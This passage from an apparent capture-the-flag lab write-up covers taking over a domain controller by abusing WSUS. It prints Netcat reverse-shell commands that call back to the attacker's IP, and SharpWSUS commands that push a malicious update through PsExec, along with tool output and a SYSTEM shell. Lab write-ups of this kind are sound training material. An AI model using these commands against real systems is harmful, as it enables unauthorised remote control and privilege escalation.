```

While listening on port `4444` locally, run `Netcat` to get our reverse shell.

```
start-process .\nc64.exe -args "-e cmd.exe 10.10.14.5 4444"
```

We are now ready to start exploiting `WSUS`. Following along with the aforementioned blogpost, we find a section that covers Lateral movement using `psexec`, a binary which is also found in `sflowers`' `Desktop` directory. The following command creates a malicious `WSUS` update, whose payload is a `Netcat` reverse shell.

```
SharpWSUS.exe create /payload:"C:\users\sflowers\Desktop\PsExec64.exe" /args:"-accepteula -s -d c:\\users\\sflowers\\desktop\\nc64.exe -e cmd.exe 10.10.14.5 9001" /title:"pwned"
```

```
C:\Users\sflowers\Desktop>.\SharpWSUS.exe create /payload:"C:\users\sflowers\Desktop\PsExec64.exe" /args:"-accepteula -s -d
c:\\users\\sflowers\\desktop\\nc64.exe -e cmd.exe 10.10.14.5 9001" /title:"pwned"


  ____  _                    __        ______  _   _ ____
 / ___|| |__   __ _ _ __ _ _ \ \      / / ___|| | | / ___|
 \___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
  ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
 |____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                        |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Create Update
[*] Creating patch to use the following:
[*] Payload: PsExec64.exe
[*] Payload Path: C:\users\sflowers\Desktop\PsExec64.exe
[*] Arguments: -accepteula -s -d c:\\users\\sflowers\\desktop\\nc64.exe -e cmd.exe 10.10.14.5 9001
[*] Arguments (HTML Encoded): -accepteula -s -d c:\\users\\sflowers\\desktop\\nc64.exe -e cmd.exe 10.10.14.5 9001

################# WSUS Server Enumeration via SQL #################
ServerName, WSUSPortNumber, WSUSContentLocation
-----------------------------------------------
DC, 8530, c:\WSUS\WsusContent

ImportUpdate
Update Revision ID: 32
PrepareXMLtoClient
InjectURL2Download
DeploymentRevision
PrepareBundle
PrepareBundle Revision ID: 33
PrepareXMLBundletoClient
DeploymentRevision

[*] Update created - When ready to deploy use the following command:
[*] SharpWSUS.exe approve /updateid:1ece2bf6-d412-4099-96e3-8efd46f616c8 /computername:Target.FQDN /groupname:"Group Name"

[*] To check on the update status use the following command:
[*] SharpWSUS.exe check /updateid:1ece2bf6-d412-4099-96e3-8efd46f616c8 /computername:Target.FQDN

[*] To delete the update use the following command:
[*] SharpWSUS.exe delete /updateid:1ece2bf6-d412-4099-96e3-8efd46f616c8 /computername:Target.FQDN /groupname:"Group Name"

[*] Create complete
```

We also find the next commands we need to run in the tail of the output. We must first approve the update before our payload is triggered. We set up our listener on port `9001` in anticipation, and run the next command, making sure to correctly set the `computername` and `groupname` parameters.

```
SharpWSUS.exe approve /updateid:1ece2bf6-d412-4099-96e3-8efd46f616c8
/computername:dc.outdated.htb /groupname:"pwned"
```

After a few minutes, during which the "update" is downloaded and installed, we get a callback to our listener.

```
nc -nlvp 9001

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.175.
Ncat: Connection from 10.10.11.175:56936.

Microsoft Windows [Version 10.0.17763.1432]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

The final flag can be found at `C:\Users\Administrator\Desktop\root.txt`.